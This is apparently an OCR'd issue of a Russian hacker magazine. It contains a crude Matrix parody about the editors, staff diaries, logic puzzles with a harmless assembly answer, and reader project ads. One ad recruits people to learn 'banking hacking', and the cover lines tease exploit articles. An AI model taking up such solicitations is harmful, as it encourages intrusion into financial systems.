– Я ведь отработал свой долг обществу за оскорбление в костюме Zorro памятника Чайковскому. А про историю с презервативами они знать не могут. Правда, Синтез?
– Да. Я не раскололся. Они не поэтому за тобой приехали. Сваливай отсюда.
– Но как?
– Ты на седьмом этаже! Попробуй в окно, – пробурчал Синтез и бросил трубку.
Первой мыслью Симбиоза было: «Нехороший человек этот Синтез, ведь мог бы позвонить с мобильника». Вторая его мысль была такой: «Думай, Симбиоз, думай!» Третья: «Да не о ТОМ, кретин!»
Когда доблестные блюстители порядка ворвались в одну из комнаток редакции Хакера, Симбиозис крепил веревку из связанных вместе проводов к батарее центрального отопления. Легавые героически наградили его парой дружеских тумаков, посадили в сверхсовременный мега-супер-скоростной уазик и отвезли в РУВД Центрального округа города Москвы. Там его долго допрашивали в лучших традициях милиционеров. Доблестные представители правопорядка отказывались верить в тот факт, что Симбиоз знает главного врага Матрицы – Синтеза. Требовали доказательств. Спрашивали, не болеет ли Синтез стригущим лишаем. Все ли нормально у него с ушами? Тогда почему он лысый и носит очки без дужек? И когда они все же убедились в том, что Симбиозис говорит правду, невысокий майор, проводивший допрос, улыбнулся и вышел. Зато вошли четверо высоких мужиков. «Может, ошиблись дверью?» – без надежды подумал Симба. Они набросились на него и, скрутив в бараний рог, положили на стол. Тут-то и произошло самое интересное: при помощи плоскогубцев, дрели и молотка четверо имбецилов засунули ему в пупок предмет, по размерам напоминавший пятирублевую монетку. Затем они повергли Симбиоза в шок, извинившись и отпустив его домой. Правда, профессионально выполненный удар кирзой чуть ниже поясницы привел нашего героя в чувство.

Вместо продолжения разговора Синтез набросился на Симбиозиса и придавил его к сиденью.

Два с половиной литра пива и конец завязки сюжета

Через пару дней, возвращаясь домой в плохом настроении (ведь пупок еще болел и гноился), Симбиозис заметил странную большую машину, чем-то напоминавшую ушастый Запорожец. Дверь Запорожца открылась и оттуда выглянула Лиса. В мозг героя сквозь черепную коробку просочилась мысль: «ХОБАНА! Неплохо-неплохо!» Симбиоз, недолго думая, сел в машину, и та повезла его в неизвестном направлении.
В полумраке роскошного салона Запорожца, кроме Лисы, находился еще кто-то. И это были Синтез с укуренным в дрибадан Куттером. Кутта не мог говорить – силы покинули его после двух крапалей плана, и он тихо-смирно лежал на переднем сиденье.
– Неплохая задумка с проводами, – процедил сквозь зубы Синтез.
– Жаль, что их хватило только до окна, – пробурчал Симбиоз.
Вместо продолжения разговора Синтез набросился на Симбиозиса и придавил его к сиденью. Лиса же тем временем стала расстегивать рубашку Симбы на животе. Сквозь его черепную коробку медленно проплыла мысль: «Я все понимаю, но причем тут Синтез и Куттер?» Но тут Лиса все испортила. В ее руках появился автомобильный пылесос Хитачи. «Я бы на твоем месте не стал играть с такими игрушками», – прорычал Симби, пытаясь вырваться. Лиса, ловко орудуя пылесосом, принялась удалять пыль с живота нашего героя, но тут она наткнулась на пупок, в котором еще находилась пятирублевая монета. Мощности пылесоса не хватило, чтобы удалить инородный объект из пупка Симбиоза, поэтому Синтезу пришлось подсобить разводным газовым ключом.
Избавившись от пяти рублей, компания в гигантском Запорожце повеселела и отправилась отмечать это событие на загородную виллу. Когда лимузин подкатил к шикарной хрущевке, команда поднялась по мраморной лестнице в просторный зал на втором этаже, посреди которого возвышалось странное сооружение. При ближайшем рассмотрении конструкция напомнила нашему герою фен из времен коммунистического детства.
– Если ты внимательно слушал Лису, – обратился к Симбиозу Синтез, – то ты поймешь, что это за агрегат!
Симба хранил гробовое молчание.
– Короче, эта штука переместит тебя в другой мир! – не выдержала Лиса. – Сделай Дыю!

Симбиозису ничего не оставалось, как попытаться бежать, но проход ловко загородил Куттер, отошедший к тому времени от коматозного состояния. Тогда наш герой покорился воле повстанцев. Когда он сел в турбофен, машина недовольно затарахтела, и Симбиозису показалось, что аппарат хотел высушить ему волосы, но потом вспомнил свое сегодняшнее назначение и переместил мегагероя в другой (настоящий) мир.

ПИВО КОНЧИЛОСЬ, ЗАТО НАЧАЛАСЬ КУЛЬМИНАЦИЯ

Очнулся Симбиоз в помещении, чем-то напоминавшем гальюн корабля.

– Нет, это не сортир подводной лодки, а капитанский мостик супер-пупер-мега-современного корабля! – пояснил человек, ближе всех стоявший к очку.

– Так значит, вы не прочищаете засорившееся очко, а управляете кораблем? – поинтересовался Симбиозис.

– Догадливый засранец! – пробурчал капитан и продолжил драить гальюн.

«Все ясно с этим миром», – подумал Симба и попросил отвести его в спальню.

Проснулся он в комнате, обставленной в лучших традициях японского стиля. Там были низкие столики для еды, подстилки для сидения с иллюстрациями из древних эпосов, японские вазы в большом количестве и неизменные реечные раздвижные двери со вставками из рисовой бумаги, сквозь которые падал свет зарождающегося дня. Все это навело Симбиоза на простую мысль: «Гейши! Очень много гейш!»

В его глазах появился неестественный блеск, который, как мы уже знаем, свидетельствовал о неминуемом возбуждении. Но чуда не произошло. На стене из рисовой бумаги появилась тень Лисы. Потом, как ни странно, появилась и сама Лиса.

Она пришла подготовить Симбиозиса к его первому дню в реальном мире. Он начался с экскурсии по кораблю и продолжился в тренировочном зале, где Симбе предстояло сразиться с двухметровым каратистом, лицо которого было изрисовано интеллектом. Перед боем Лиса сказала, что это проверка, но она и так знает, что Симбиозис – Избранный.

На татами Симбиоз, немного знакомый с кун-фу, решил принять стойку «паникующий тигр»...

Через некоторое время Лиса, наблюдавшая за ходом поединка, обратилась к Синтезу, стоявшему рядом:

– А Симба – крепкий парень.

– Угу, – подтвердил Синтез, наблюдая, как Симбиозиса забивают головой в пол, как 120-миллиметровый гвоздь.

Дальше, следуя плану, заботливо составленному Лисой, Симбиозису предстояло уворачиваться от пуль и устанавливать мировой рекорд в тройном прыжке без страховки по маршруту «Спасская башня – Храм Христа Спасителя – Манеж».

Под конец дня герой-неудачник, весь в синяках от резиновых пуль (и не только), окончательно разочаровался в реальном мире и даже не вспомнил про гейш и прочие земные удовольствия.

Тем временем роботы, уже прознавшие про то, что люди нашли лидера для своего освободительного движения, искали его, чтобы уничтожить. Агенты Матрицы, потерявшие след Симбиоза из-за уничтожения жучка, вновь его обнаружили и подбирались все ближе. Была объявлена всеобщая мобилизация ламоБотов, имбецилов и прочей нечисти для борьбы с никчемными людишками. Время великой битвы приближалось, и каждая сторона старалась подготовиться к ней как можно лучше...

ЗАВЯЗКА СЮЖЕТА

А в это время потенциальный лидер повстанцев в течение нескольких недель проваливал одно испытание за другим. Синтез не подавал виду, только чашка утреннего кофе в его руках дрожала все сильнее. Но именно тогда он решил отвести Симбиозиса к гадалке, которая должна была подтвердить или опровергнуть сомнения людей.

Надо отметить, что гадалка была еще той каргой. Жила она одна в заброшенном складе посуды, на котором при всем желании нельзя было найти ни одной прямой ложки. И как только к ней в кабинет зашел Симба, она запустила в него чернильницей со словами: «Пошел вон, щенок!» Симбиозис ловко увернулся, так что чернильница и ее содержимое достались Синтезу в награду за задумчивость. Зато Синтез и Лиса избавились от всяких сомнений в правильности своего выбора. Теперь он был готов для битвы с Матрицей (ну еще с ламоБотами, имбецилами и прочей нечистью).


«Встреча состоялась напряженная...» (c) Каста. Симбиоз недавно вернулся в Матрицу. Он проходил мимо пустыря рядом с его любимым институтом (гори он адским пламенем!), когда его окружила куча людей в черных майках с надписью HACK ON. «ЛамоБоты», – мелькнуло в мозгу у Симбиозиса, и он нагнулся, чтоб подобрать метровый кусок арматуры. На сей раз он выбрал стойку «скучающий хакер» и стал ждать нападения. ЛамоБоты как всегда тупили, и Симбе пришлось все делать самому. В общем, битва завязалась в лучших традициях канала Дискавери. Повсюду летали обезглавленные тушки ламоБотов, кто-то просил пощады, кто-то пытался унести ноги, а кто-то руки.

В итоге на пустыре остался один Симба-победитель, а куча поверженных врагов (включая и тех, кто смог унести кое-какие части своего тела) были навсегда исключены из генофонда человечества (хвала герою).

Так была одержана первая победа в сражении с ламоБотами. Но это было только началом борьбы с Матрицей, борьбы с механическими ублюдками и имбецилами, борьбы с захватчиками биологических придурков и даунов.

Как говорится, ту би кантинед.





M.J.Ash

Кто сказал, что Питер – место повышенной облачности, промозглости и низких температур?!! Третью неделю на небе ни облачка, солнышко светит, птички поют. Питерская погода за последние годы вообще сильно изменилась к лучшему. Летом так совсем благодать – жарко и сухо. Мои коллеги, правда, этого не замечают – они как приедут, так сразу небо затягивается свинцовыми тучами и начинает накрапывать наш фирменный холодный сволочной дождик. Ядовитый уже сколько раз так попадал. До сих пор перед глазами стоит картинка: Нева, дождь, катер без тента, на корме сидит насквозь промокший главный редактор, а глаза у него грустные-грустные. Но такие экстремальные развлечения мы, конечно же, прибeрегаем для столичных гостей. Сами-то отдыхаем малость попроще. Вот, к примеру, в начале апреля праздновали день рождения рок-н-ролла. У юбиляра круглая дата – 50 лет. В такой день никакие отмазки не катят, так что весь прогрессивный народ ближе к вечеру напялил растоптанные шузы и разошелся по клубам. Мы с друзьями, как водится, отмечали это дело в «Мани-Хани». Пили пиво и самозабвенно выкаблучивались под живую музыку перед поначалу незнакомыми девушками. В целом, отдохнули прилично. Хотя кое-кто, в третий раз танцуя под Rock Around The Clock, и ворчал, что «пиво холодное в пузе помогает учиться нам в вузе», но вот быстрым ритмичным движениям оно, увы, никак не способствует.

KROt

Месяц у меня выдался напряженный... Моя дизайн-студия <100%КПД> провела выставку в Музее Университета печати, сделали, наконец, себе достойный сайт и мультимедиа-презентацию. Теперь на www.100kpd.ru можно увидеть результаты моего труда... Страшно вспомнить, сколько сил на это потрачено...

CuTTer

Вроде как наступила весна (Кутта – тормоз, у всех весна к концу подходит, а у него только наступила :) – прим. Симбиоза), а это значит, что с этим пришло весеннее обострение, близость сессии и огромное желание гулять и не работать. Самое приятное – мне удалось побороть весеннее обострение естественным путем. А вот нежные урологические массажи преподов... Это все еще впереди. Я наконец-то покатался на bmx. А то больше чем полгода вообще не прикасался к седлухе и педалям, чувствовал себя деградантом. От этого получил физическое возбуждение. Красные мозоли на руках. Попрыгал с дропов, поделал стандартные трюки. Оказалось, что для третьего сезона катания я педальный bmx'ер. Надо перебороть страх...

symbiosis

Команда, команда... Как меня бесит это слово! Нет, ты не подумай, что все мои коллеги (гы, какое прикольное слово) достали меня окончательно, и я хочу их всех перебить. Меня раздражает то, что в этом месяце проблем с рубрикой X-Crew (also know as Команда) было очень много. Ну, началось все как обычно – подавляющее большинство редакторов положили на сроки и не прислали рассказ о своей жизни за месяц (ага, кто бы мычал – прим. Кутты). Ты, конечно же, спросишь, как это касается меня? Отвечу: именно мне приходится пинать всех, чтобы они выдавили из себя истории. Вот и получилось так, что на момент написания этого маленького текста в редакции идет сдача номера, а я хожу и стимулирую всех на написание рассказиков. В мой адрес летят предложения типа: «А напиши сам за всех, что тебе трудно, что ли?» Так что вот сижу, пишу... Ну а если говорить по теме, то моей в жизни за тот месяц, что мы с тобой не виделись, почти ничего не изменилось. По крайней мере, ничего, стоящего твоего внимания, мне вспомнить не удается. В следующем номере обязательно подготовлюсь получше и выдам достойную историю. Бывай :).

Ядовитый

В двадцатых числах апреля я прошел курсы по маркетингу. Многие вещи, надо сказать, начинаешь видеть по-новому. Особенно, что касается бизнеса в целом. Становится ясно, что бизнес это такая же враждебная среда, как и, например, война. Если у тебя нет подавляющего преимущества, нечего даже и рыпаться. Оказывается, не получится «тоже немножко процветать» рядом с сильным соперником – тут или ты его или он тебя. От таких мыслей адреналин выделяется в кровь со страшной силой. Сказал бы мне кто-нибудь лет 10 назад, что меня будет охватывать азарт при мысли о таких скучных вещах, как «продвижение», «позиционирование», «конкуренция» - ни за что бы не поверил. Старею, наверное :).

Лиса

Мне всегда не везло с мобильниками. Два телефона у меня сперли, один я постирала в стиральной машине, оставив в кармане куртки. Причем вспомнила об этом, когда благополучно завершался цикл полоскания :). Самое смешное, что было это пару лет назад, а трубка до сих пор работает... ну, частично... ведь работающий экран – не главное, правда? :) Единственный телефон, с которым так ничего и не случилось - моя первая Motorola 3788, ее до сих пор юзают на даче родители моего бойфренда. Так к чему это я? К тому, что в этом месяце я, наконец, стала счастливой обладательницей Pantech G500. И несмотря на слегка насмешливые взгляды технически продвинутых коллег (нет bluetooth'а!), мне мой телефончик нравится. Надеюсь, ему повезет больше, чем его предшественникам!

Иван Скляров (Sklyarov@real.xakep.ru)

X-PUZZLE

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

1 приз



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер


Как обычно волнительный момент награждения победителей. Итак, первый приз уносит Кондратьев Алексей (shizo@mail.ru). Отличные ответы, наши поздравления!

3 приз

Годовая подписка на журнал Хакер

И последний приз получает Евгений Пермяков (permyak@mtu-net.ru).
Он получает годовую подписку
на журнал Хакер.

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Обладателем второго приза становится представитель прекрасной половины человечества - Grizla. Милая Гризла, ты получаешь нашу стильную футболку HACK OFF с Ядом в комплекте (он милый :)). Мы рады тому, что девушки тоже любят решать логические задачки.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

ОТВЕТ НА ПАЗЛ №1
«Логическая звезда»

Вот возможные варианты:
середина - 100110
левая нижняя ветвь - 000100
правая нижняя ветвь - 110111
верхняя левая ветвь - 010100
верхняя правая ветвь - 100100


ОТВЕТ НА ПАЗЛ №2
«Странная мессага»

Расшифрованное сообщение:
Жизнь как лестница в курятнике, ибо такая же короткая и вся в дерьме.

В сообщении просто перепутаны кодировки, поэтому его легко можно расшифровать в программе типа "Штирлиц". Вот каким преобразованием подверглось первоначальное предложение:
1. KOI (8R) - DOS (866)
2. WIN (1251) - DOS (866)
3. DOS (866) - WIN (1251)

ОТВЕТ НА ПАЗЛ №3
«Хакерские сердца»

Ответ показан на рисунке.



ОТВЕТ НА ПАЗЛ №4
«Не будь пАдонком!»

Необходимо изменить девятый байт (1F) на следующее значение - 3F.

Ниже приведен текст первоначальной com-программы на ассемблере (MASM).
Понятно, что в решении мы просто вызываем сообщение Mess3 вместо Mess1, которые расшифровываются с помощью "xor ax,1".

```
CSEG segment
assume
CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h

Begin:

   xor ax, ax

   call Pod1

   mov ah, 9
   mov dx, offset Mess1
   int 21h

   int 20h

Pod1 proc

   mov bx, offset Mess1
   mov cx, 48


Hi:mov ax, [bx]
   xor ax, 1
   mov [bx],ax
   inc bx

   loop Hi

   ret
Pod1 endp

Mess1 db "ldmmn-!Q`eno`j %"
Mess2 db "ldmmn-!!etcho` %"
Mess3 db "ldmmn-!!l`bjds %"

CSEG ends
end Begin
```



ПЕРВЫЙ ПАЗЛ «ADMIN MONKEY»


В одной большой фирме администратор сети, чтобы не выдумывать постоянно самому пароли и уж тем более не доверять это пользователям, решил использовать генератор паролей. Он нашел в интернете подходящую программу-генератор от некой команды «Admin Monkey». В инструкции к программе подчеркивалось, что пароли генерятся абсолютно случайным образом, что, собственно, и требовалось администратору. Админ попробовал сгенерировать 5 штук 9-символьных паролей и получил следующие результаты:

```
m&B5#>{U4
W3K*A+u+d
<ML0?'XhD
9%w+&E5R}
*Ja!2CAPs
```

На первый взгляд пароли действительно выглядели абсолютно случайными, однако он решил на всякий случай проконсультироваться с экспертом по безопасности. Когда эксперт увидел сгенеренные пароли, он, недолго думая, посоветовал администратору избавиться от этой программы, т.к., по его словам, она генерит пароли по определенной схеме, что значительно облегчит брутфорс для того, кто об этом знает.
Посмотри на пароли, полученные с помощью программы «Admin Monkey», и объясни, какую закономерность обнаружил в них эксперт.

ВТОРОЙ ПАЗЛ «АРХИВ С СЕКРЕТОМ»

Это задание включает в себя целых три этапа. На рисунке ты видишь zip-архив (secret.zip), в котором запакована единственная com-программа. Однако извлечь программу из архива непросто — в архиве нарушена контрольная сумма. Твоя задача на первом этапе — попытаться извлечь программу из архива любыми средствами (на самом деле это проще, чем кажется ;)). Если тебе удастся это сделать, то ты увидишь, что com-программа выдает на экран непонятное зашифрованное сообщение. Поэтому задача второго этапа — поработать над этой программой, чтобы получить от нее сообщение в расшифрованном виде ;). В расшифрованном сообщении будет текст третьего, самого трудного, но и самого интересного задания ;). Поверь, я обрадуюсь не меньше тебя, когда ты сможешь выполнить это последнее задание ;).
Для тех, кому лениво набивать вручную код архива с рисунка, я выложил этот архив для скачивания на сайте http://xpuzzle.narod.ru/secret.zip.



ТРЕТИЙ ПАЗЛ «ВАСИЛИЙ И ВЕЛИКИЙ ГУРУ»

Василий Ипункович писал вступительный экзамен в таинственную школу, где учили на Гуру хака. Очень хотелось Василию попасть в эту школу, просто страсть как хотелось... Одно из последних заданий в экзаменационном билете требовало от экзаменующегося написать одну простую программу на Бейсике. Василий смог решить все задания одним из первых и понес показывать свои ответы учителю (учитель, надо заметить, был Великим Гуру!). Начал, значит, учитель внимательно проверять решения и после каждого правильного ответа очень радовался за Василия, хлопал его по плечу, обнимал и даже целовал... Но тут зоркий взгляд Великого Гуру остановился на последнем задании (программа на Бейсике). Очень был рассержен великий учитель, да что там рассержен - он просто негодовал и даже пригрозил Василию физической расправой, если тот не исправит следующую строчку в своем коде:


IF N=X THEN N=Y ELSE N=X

Надо заметить, что данная строка работала правильно, как, впрочем, и вся программа Василия, но так как учитель был Гуру, то такой неоптимизированной строки он стерпеть просто не мог. Из жалости к Василию, в качестве подсказки, великий учитель намекнул Василию, что данную строку надо просто переписать без использования оператора условия (IF... THEN... ELSE...).
Из условия задачи известно, что переменная N в программе может принимать всего два значения Y или X. Помоги Василию переписать эту строчку без оператора условия и поступить в таинственную школу хака.

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 июня. До встречи!

ЧЕТВЕРТЫЙ ПАЗЛ «ПРИВАТНЫЙ ЭКСПЛОЙТ ДЛЯ СКРИПТКИДДИ»

Скрипткидди удалось стрейдить новый приватный эксплойт. Посмотри внимательно на кусок кода этого эксплойта и скажи, к чему приведет его использование ;).



■ Ведущий рубрики Clane (clane@real.xakep.ru)

ХПРОЕКТЫ

Мы продолжаем наш новый проект... точнее, проекты, а еще точнее - ХПроекты, и продолжаем их не мы, а вы. А мы следим за ними и готовимся награждать тех, кто смог пройти весь путь от рождения идеи до завершающей точки. Найти с нашей помощью единомышленников и создать свой сайт, свой софт, свою хак-группу или что-нибудь еще. По большому счету, неважно что, лишь бы что-нибудь срослось. Присылай нам свои идеи и законченные проекты, которые ты смог завершить, начав с объявления в этой рубрике. Будь креативным, а уж мы расскажем об этом всей стране.



Ахтунг! В данный момент производится дополнительный набор кодеров и дизайнеров в группу Loonies Software (www.loonies.narod.ru), занимающуюся программированием софта для Windows. Принимаются все желающие воплощать свои амбициозные проекты в коллективе и имеющие при этом определенные наработки в этой области, а также лица, желающие помочь в развитии и совершенствовании уже существующих продуктов. С вопросами и предложениями обращайтесь по адресу loonies@mail.ru.

Пива всем! Я занят сейчас одним очень важным делом, а именно проектирую веб-сайт. На моем сайте будет куча рубрик: от компов до музыки. Все, кто может чем-то помочь в создании сайта (веб-дизайнеры, веб-художники и т.п.), пишите на мыло Mstitel2003@list.ru. З.Ы. А может, и спонсоры найдутся :).

Предлагаю утереть весь компьютерный мир! Создать 3D ось! Такую ось, где не надо ни монитора, ни клавы, ни мыши - только стереоочки-наушники и перчатки-виртуалки. Весь интерфейс объемный, старые проги могут запускаться, но видно их будет как лист в воздухе. Нужны железячники-паяльники (надо сделать инструмент ввода - очки и перчатки - простыми и надежными) и программеры - ось слабать не просто, чтоб все прочее железо поддерживалось. Даже если первый релиз на виндах будет, не страшно! Сами мелкомягкие такое пытались в начале девяностых запустить (в "Джонни-мнемоник" - капчуры оттуда), но католическая церковь запротестовала, и проект закрыли. У нас страна многоконфессиональная... утрутся... Зато какие возможности: тренажеры, игры, а лазить в Сети будем в буквальном смысле! А? При удачном раскладе софтина пойдет как госпроект с баблом за юз с буржуев! Кто способен, желает, и готов, мыльте, будем вместе бодать тему! Сам я как программер деревянный, но от идей башка лопается. Рулить проектом могу. couton@mail.ru, Robin Couton.

Требуются авторы и художники для некоммерческого web-проекта - Царство Фэнтези (www.reignofmagic.narod.ru). Цель проекта: поведать миру о мирах фэнтези. Требования к авторам: соблюдение темы фэнтези и желание. Требования к художникам: опыт работы с Photoshop, Flash и CorelDraw, наличие художественного вкуса, соблюдение темы, желание. Все работы присылайте на reignofmagic@mail.ru. Ответим на все письма.

Возникла идея создать небольшой дистрибутив на базе RedHat или иного дистриба, помещающийся на одну болванку. Подробные детали обсудим по e-mail. Кто хорошо варит *nix, мыльте мне на runews@tut.by.

Многим не дает покоя слава Бойцовского Клуба, клоны плодятся как грибы после дождя. Но мы пошли другим путем, у нас есть свой проект онлайн-игры, не похожей на другие. Скажу лишь, что он посвящен космической тематике. Концепция игры разработана, требуются программисты на PHP, Perl, 3D художники, Flash. Писать сюда: the_ckomopox@mail.ru.

Помните в февральском][пробегал сабж о том, что в Сети наконец-то открывается виртуальная общага для всех студентов нашей необъятной Родины? Сайт успешно стартанул, но на пути к славе у нас появилась довольно обыденная вещь - нехватка кадров для поддержки проекта. Так что прямо здесь и сейчас... Нет, я не хочу угостить тебя пивом "Невское" (хотя возможно все =))! Если ты чувствуешь в себе силы и желание писать и быть читаемым, то срочно пиши мне на e-mail: editor@studcity.ru.

Привет всем! В данный момент создается проект "Банковские системы". Цель - изучение, обучение и обмен информацией по следующим темам: банковские операции, системы платежей, банковские операционные системы. Приветствуются люди, которые имеют определенные знания в области финансов. При определенном желании участников, у проекта будет сайт и все остальное. Если хотите стать профессионалами в "банковском взломе", то WELCOME. Начинающие и знающие люди - присоединяйтесь! Писать на hackbank@mail.ru.

Привет всем веб-мастерам! У меня появилась идея создать развлекательный сайт! Там будет многое! От анекдотов до программ и музыки! Отвечу всем, кто хочет принять участие! Обязательно: хоть немного HTML, PHP, Photoshop, JavaScript. Писать на migsvyaz@mail.ru.


ОСТОРОЖНО!
ЭРОГЕННЫЕ ЗОНЫ КЛАВЫ
WWW.XAKEP.RU
ХАКЕР
WWW.SUPERTOTTO.COM

СХЕМА ЛИНИЙ ХАКЕРСКОГО ПРИКОЛООБМЕНА



Этот постер нам запретили вешать в метро.
Теперь он может украсить твою стену!


VER 05.04 (65)
ХАКЕР
Картофель фри
SMS-спуфинг - подстава месяца
Folder sploit: универсальный деструктив
Надерем хацкерам задницу!